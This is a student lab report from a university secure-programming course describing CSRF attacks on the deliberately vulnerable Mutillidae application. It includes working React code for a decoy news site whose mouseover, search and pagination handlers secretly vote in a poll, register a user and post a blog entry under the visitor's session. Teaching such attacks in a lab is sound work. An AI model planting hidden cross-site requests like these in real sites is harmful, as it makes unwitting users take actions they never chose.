BBM 459 - Secure Programming Laboratory

HACETTEPE UNIVERSITY

Department of Computer Engineering

Programming Assignment-5
Spring 2020-2021

Subject: CSRF Attack
Environment: OWASP VM
Due Date: May 28, 2021 - 23:59


Muhammed Said Kaya - 21627428
Ali Kayadibi - 21727432

2.2 Experiment 1

Firstly, you are going to register a new user and login. The security level is going to be chosen as 0. When you enter the application, you are going to select CSRF bugs (OWASP 2013 → A8 - Cross Site Request Forgery (CSRF)) and hack the system. The pages containing CSRF bugs are as follows:

- Add to your blog: This page is used to add a blog entry to the system.
- Register User: This page is used to register a new user to the system.
- Poll Question: This page allows user to vote a security tool.

You are going to design a website to perform CSRF attacks .



In this project, we have developed a new web site which shows latest news to visitors. In this website we have buried several CSRF attacks , they are adding a post to users blog, registering a new user and voting to a security tool. Our aim is to hide these attacks from users and perform them unaware of visitors. In our web site you can see that we have a

“Web Newz " header, a search bar and search button and latest news and a navigator bar to nagivate between news. We have shown 3 news per page so that user is required to press next button to see other news. Our three attack in buried inside this website. To achieve this, user is required to login inside Multidae 2 and store cookie values should be stored inside the browser. This way, when we performs these attacks, it will be added to user’s name.

1. **Poll Question:** First Attack is done when user is moused over “Web Newz”. Whenever user brings the mouse over this, we automatically send POST and GET request to Poll Question page and user votes involuntarily to the tool we want. We can confirm this by checking Poll Question page.

```
<div onMouseOver={async () => {
                            var choice = "netcat"
                            var initials = "said"
                            var csrf_token = ""
                            var button = "Submit+Vote"

                            var formData =
                                "choice=" +
                                choice +
                                "&initials=" +
                                initials +
                                "&csrf-token=" +
                                csrf_token +
                                "&user-poll-php-submit-button=" +
                                button;

                            var requestOptions = {
                                method: "POST",
                                headers: {"Content-Type": "application/x-www-form-urlencoded"},
                                body: formData,
                            };
                            await fetch("/index.php?page=user-poll.php", requestOptions);

                            requestOptions = {
                                method: "GET",
                            };
                            fetch("/index.php?page=user-poll.php&choice=netcat&initials=said&csrf-
token=&user-poll-php-submit-button=Submit+Vote", requestOptions);
                        }}>
  <Navbar.Brand href="/">Web Newz</Navbar.Brand>
</div>
```

☐	Düzenle	Kopyala	Sil	12	netcat	Ali	2021-05-16 10:15:41
☐	Düzenle	Kopyala	Sil	13	netcat	Ali	2021-05-16 10:15:41
☐	Düzenle	Kopyala	Sil	14	netcat	Ali	2021-05-16 10:15:41
☐	Düzenle	Kopyala	Sil	15	netcat	Ali	2021-05-16 10:15:41
☐	Düzenle	Kopyala	Sil	16	netcat	Ali	2021-05-16 10:15:50
☐	Düzenle	Kopyala	Sil	17	netcat	Ali	2021-05-16 10:15:50
☐	Düzenle	Kopyala	Sil	18	netcat	Ali	2021-05-16 10:15:50
☐	Düzenle	Kopyala	Sil	19	netcat	Ali	2021-05-16 10:15:50

```
const ourFunc = async (e) => {
        e.preventDefault();

        var username = userNameRef.current.value;
        var password = passwordRef.current.value;
        var confirm_password = cPasswordRef.current.value;
        var signature = signatureRef.current.value;
        var button = buttonRef.current.value;

        var formData =
            "username=" +
            username +
            "&password=" +
            password +
            "&confirm_password=" +
            confirm_password +
            "&my_signature=" +
            signature +
            "&register-php-submit-button=" +
            button;

        const requestOptions = {
            method: "POST",
            headers: {"Content-Type": "application/x-www-form-urlencoded"},
            body: formData,
        };
        fetch("/index.php?page=register.php", requestOptions);
        window.location.href="/notfound";
    };
```

2. **Register User** : The second attack is registering a new user. When user clicks the search button, we automatically send a register new person request to register page. We set the username, password, signature hidden from user, and send that to Multidae 2 application without user even knowing it. :

```
<Button variant="outline-info" onClick={(e) => ourFunc(e)}>Search</Button>
```

☐	Düzenle	Kopyala	Sil	34	Ali	123	NULL	NULL	NULL


3. Add to your blog

In the third attack, whenever user tries to navigate to see other news, we automatically send add a blog request to the Multidae 2 application.User is unaware of this because he is innocently navigating through the news. We are preparing a blog entry which has the entry we give. We can give the entry we prepared in Project 4 to spread a worm attack to spread in Multidae application. In this attack we give “SaidVirus” to confirm our attack.

```
<Pagination.Item onClick={() => {
                    var http = new XMLHttpRequest();
                    var url = "add-to-your-blog-php-submit-button=Save+Blog+Entry";
                    url = url.concat("&blog_entry=SaidVirus!");
                    url = url.concat("&csrf-token=");
                    url = url.concat("&PHPSESSID=a5f7j9n0g3rqs6oodm51k58qm7");

                    http.open(
                        "POST",
                        "/index.php?page=add-to-your-blog.php",
                        true
                    );
                    http.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
                    http.setRequestHeader("Content-Length", url.length);

                    http.send(url);
                    this.setState({active:number})
                }} key={number} active={number === active}>
                    {number}
</Pagination.Item>
```



For CORS Error problems, we applied proxy on package.json.

```
"proxy": "http://localhost/mutillidae/"
```